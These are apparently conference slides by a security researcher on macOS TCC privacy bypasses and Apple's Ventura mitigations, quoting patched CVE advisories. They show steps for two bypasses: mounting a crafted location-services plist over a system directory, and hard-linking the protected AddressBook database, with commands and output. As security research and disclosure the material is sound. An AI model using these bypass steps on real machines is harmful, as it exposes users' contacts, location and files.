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
Trust This Computer
Enter passcode to trust this computer
and start a backup.



TCC bypasses via sysadmin tools – Remote Management

- Requires root
- We create a new user and connect to the machine via ARD (Apple Remote Desktop)
- Drop new TCC.db

```
Executable=/System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents/MacOS/ARDAgent
Identifier=com.apple.RemoteDesktopAgent
Format=app bundle with Mach-O universal (x86_64 arm64e)
CodeDirectory v=20400 size=8245 flags=0x0(none) hashes=247+7 location=embedded
Platform identifier=13
Signature size=4442
Signed Time=2021. Nov 13. 18:05:07
Info.plist entries=22
TeamIdentifier=not set
Sealed Resources version=2 rules=2 files=0
Internal requirements count=1 size=76
[Dict]
    [Key] com.apple.private.iokit.assertonlidclose
    [Value]
        [Bool] true
    [Key] com.apple.private.screensharing.xpcaccepted
    [Value]
        [Bool] true
    [Key] com.apple.private.diskmanagement.set-boot-device
    [Value]
        [Bool] true
    [Key] com.apple.private.opendirectory.GetAuthenticationData
    [Value]
        [Bool] true
    [Key] com.apple.private.tcc.allow
    [Value]
    [Array]
        [String] KTCCServiceSystemPolicyAllFiles
```



TCC bypasses via sysadmin tools

Backup

Available for: iPhone 8 and later, iPad Pro (all models), iPad Air 3rd generation and later, iPad 5th generation and later, iPad mini 5th generation and later

Impact: An app may be able to access iOS backups

Description: A permissions issue was addressed with additional restrictions.

CVE-2022-32929: Csaba Fitzl (@theevilbit) of Offensive Security

Sandbox

Available for: macOS Monterey

Impact: An application may be able to access a user's files

Description: An access issue was addressed with additional sandbox restrictions.

CVE-2021-30947: Csaba Fitzl (@theevilbit) of Offensive Security

Sandbox

Available for: Mac Studio (2022), Mac Pro (2019 and later), MacBook Air (2018 and later), MacBook Pro (2017 and later), Mac mini (2018 and later), iMac (2017 and later), MacBook (2017), and iMac Pro (2017)

Impact: An app may be able to modify protected parts of the file system

Description: A logic issue was addressed with improved restrictions.

CVE-2022-32881: Csaba Fitzl (@theevilbit) of Offensive Security


TCC bypasses via sysadmin tools

- Some are still being fixed
- Maybe BH 2023?

TCC bypasses via mounting

- The mount trick: mount over directories what is protected by TCC
- Commonly bypasses read/write protection as new file system takes over
- Abused heavily in 2021
- Apple learned the lesson, now **almost** everything is protected against mounting as well
- I said ALMOST

TCC bypasses via mounting – location services bypass



TCC bypasses via mounting – location services bypass

- /var/db/locationd/clients.plist – clients allowed to access location services – why not in TCC.db???
- Not protected from mounting
- Create DMG with custom plist
- Mount DMG over/var/db/locationd

```
<key>com.apple.locationd.executable-</key>
<dict/>
<key>com.apple.locationd.executable-/private/tmp/swiftliverpool</key>
<dict>
    <key>Authorized</key>
    <true/>
    <key>BundleId</key>
    <string>com.apple.locationd.executable-/private/tmp/swiftliverpool</string>
    <key>Executable</key>
    <string>/private/tmp/swiftliverpool</string>
    <key>Registered</key>
    <string>/private/tmp/swiftliverpool</string>
    <key>Requirement</key>
    <string>cdhash H"39fed059b420f6077761625e2f87b583eae49e88"</string>
</dict>
```

TCC bypasses via hard link “confusion”

- Some directories (Documents, Addressbook) allows file creation but not file read - ok
- We can create hardlinks to files which we don't have access – good
- But what if we combine the two? 🤔

TCC bypasses via hard link “confusion”

```
csaby@bigsur ~ % ls Documents
```


```
ls: Documents: Operation not permitted
```

```
csaby@bigsur ~ % ls Library/Application\ Support/AddressBook
```

```
ls: AddressBook: Operation not permitted
```



```
csaby@bigsur ~ % ln Library/Application\ Support/AddressBook/AddressBook-v22.abcddb Documents/addr.db
```



```
csaby@bigsur ~ % file Documents/addr.db
```

```
Documents/addr.db: SQLite 3.x database, last written using SQLite version 3032003
```

```
csaby@bigsur ~ % file Library/Application\ Support/AddressBook/AddressBook-v22.abcddb
```

```
Library/Application Support/AddressBook/AddressBook-v22.abcddb: cannot open: Operation not permitted
```

TCC bypasses via hard link “confusion”

Sandbox

Available for: macOS Monterey



Impact: A malicious application may be able to bypass certain Privacy preferences

Description: A validation issue related to hard link behavior was addressed with improved sandbox restrictions.

CVE-2021-30968: Csaba Fitzl (@theevilbit) of Offensive Security

Ventura TCC Changes 1: App Protection

- Application protection
- Can't modify apps with different developer ID
- *kTCCServiceSystemPolicyAppBundles*




Ventura TCC Changes 1: App Protection



Ventura TCC Changes 2: Endpoint Security clients

- It was easy to revoke FDA from ES clients (see Csaba's OBTS v5 talk: The Achilles Heel of EndpointSecurity)
- kTCCServiceEndpointSecurityClient
- tccutil won't clear it
- Reset logic is handled by tccd

```
[sqlite]> select * from access;
kTCCServiceSystemPolicyAllFiles|/usr/libexec/sshd-keygen-wrapper|1|2|4|1|??
||0|UNUSED||0|1664952240
kTCCServicePostEvent|com.apple.screensharing.agent|0|0|4|1||0|UNUSED||0|1664952240
kTCCServiceScreenCapture|com.apple.screensharing.agent|0|0|4|1||0|UNUSED||0|1664952240
kTCCServiceAccessibility|/System/Library/Frameworks/CoreServices.framework/Versions/A/F
D||0|1664952240
kTCCServiceEndpointSecurityClient|com.objective-see.blockblock|0|2|4|1|??
||0|UNUSED||0|1664952643
kTCCServiceSystemPolicyAllFiles|com.apple.Terminal|0|2|4|1|??
||0|UNUSED||0|1664952643
sqlite>
```



Ventura TCC Changes 2: Endpoint Security clients



mikey
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Replying to @Oxmachos @theevilbit and @patrickwardle

TCC.db ends up with an old entry for the app kTCCServiceSystemPolicyAllFiles and a new € kTCCServiceEndpointSecurityClient. These two conflict, thus you need to completely remove from FDA and re add it plus some reboots. Fix with Apple

8:00 AM · Oct 25, 2022 · Twitter for iPhone

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The image shows a news article from WIRED. The headline reads "A Bug in Apple MacOS Ventura Breaks Third-Party Security Tools". The subtext says "Your anti-malware software may not work if you upgraded to the new operating system. But Apple says a fix is on the way." The author is LILY HAY NEWMAN and the date is OCT 26, 2022 6:21 PM. The article is categorized under NEWS.

macOS Ventura bug disables security software

Ventura Improvements: Why it was needed?

- A common attack before Ventura:
 1. Use old Apple binaries from older OSes (downgrade attack)
 2. Copy Apple app, somewhere and inject plugin into it, see:
 - a) Change home directory and bypass TCC aka CVE-2020-27937 -
<https://wojciechregula.blog/post/change-home-directory-and-bypass-tcc-aka-cve-2020-27937/>
 - b) Bypassing MacOS Privacy Controls - <https://blog.xpnsec.com/bypassing-macos-privacy-controls/>

Ventura Improvements 1: Trustcache

- Only on Apple Silicon
- Known from the iOS world
- Trustcache – database of CDHASH of Apple binaries present on the platform
- Apple signed binaries only allowed to run if present in the cache
- No need to update AMFI anymore to exclude old version
- Prevents downgrade attacks

Ventura Improvements 2: Launch Constraints

- Effectively controls from where and what can launch an Apple signed binary, e.g.:
- 1. Can't launch an app directly if it should be run by launchd
- 2. Can run an app outside of trusted location (e.g.: /System/)
- More from Linus Henze:

<https://gist.github.com/LinusHenze/4cd5d7ef057a144cda7234e2c247c056>

```
2022-06-14 05:59:55.254678+0200 0x5481      Default      0x0          0      0      kernel:  
(AppleMobileFileIntegrity) AMFI: Launch Constraint Violation (enforcing), error info: c[1]p[1]m[1]e[2],  
(Constraint not matched) launching proc[vc: 1 pid: 1112]: /Users/csaby/Terminal.app/Contents/MacOS/  
Terminal, launch type 0, failure proc [vc: 1 pid: 1112]: /Users/csaby/Terminal.app/Contents/MacOS/  
Terminal
```



Resources

- Flaticon: parzival-1997, febrian-hidayat, mpixel-perfect, flat-icons-com
- https://objectivebythesea.org/v5/talks/OBTS_v5_cFitzl.pdf
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